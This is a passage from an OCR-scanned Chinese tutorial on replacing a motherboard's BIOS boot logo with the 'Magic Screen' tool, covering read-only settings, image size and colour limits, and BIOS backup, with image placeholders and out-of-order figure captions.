


图5 设置只读

勾选“**只读**”选项，如图5。

3、进行LOGO文件的替换

双击打开“Magic Screen”，它会提示你开机LOGO的尺寸和色彩（**仅支持640×480像素的16色或者256色的图片**），如图6。

点击软件上的“**向右箭头**”便会自动进行主板BIOS的备份（但是为了安全起见，一些杂牌的主板建议先自行备份），如图7。




图7 进行备份

备份之后你就可以选择“Magic Screen”中图片进行修改，为了个性化我




图6 提示开机LOGO的尺寸和色彩




图8 制作图片

